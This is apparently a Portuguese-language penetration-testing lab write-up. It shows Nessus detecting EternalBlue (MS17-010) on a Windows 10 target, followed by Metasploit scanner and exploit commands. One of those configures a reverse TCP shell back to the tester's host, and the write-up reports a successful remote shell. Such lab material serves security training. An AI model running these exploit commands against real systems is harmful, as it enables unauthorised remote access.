
  • Nessus identificou a vulnerabilidade: CVE-2017-0144 (EternalBlue)

2 png
3
4


Tarefa 3: Exploração

Scanner:


Tentativa de Varredura Nessus:
7
8
9
10
11
12
13
14
15



Tentativa de Varredura Metasploit:

use scanner/smb/smb_ms17_010
set RHOSTS 10.10.195.105
run
16
17



Módulo de Exploração:

use exploit/windows/smb/ms17_010_eternalblue
set payload generic/shell_reverse_tcp
set RHOSTS 10.10.195.105
set LHOST 10.17.88.138
exploit
18
19
20


  • Resultado: Shell remoto aberto com sucesso na máquina Windows 10 alvo
  • Acesso não autorizado ao sistema sensível confirmado

Principais Descobertas

  • SMBv1 ativo e exposto à rede
  • EternalBlue (MS17-010) sem patch e explorável
  • Varredura Nessus revelou múltiplas vulnerabilidades de alta gravidade
  • Nenhum firewall ou segmentação de rede impedindo movimento lateral
  • Serviços de rede padrão desnecessariamente abertos

Análise de Risco

Baixar ferramenta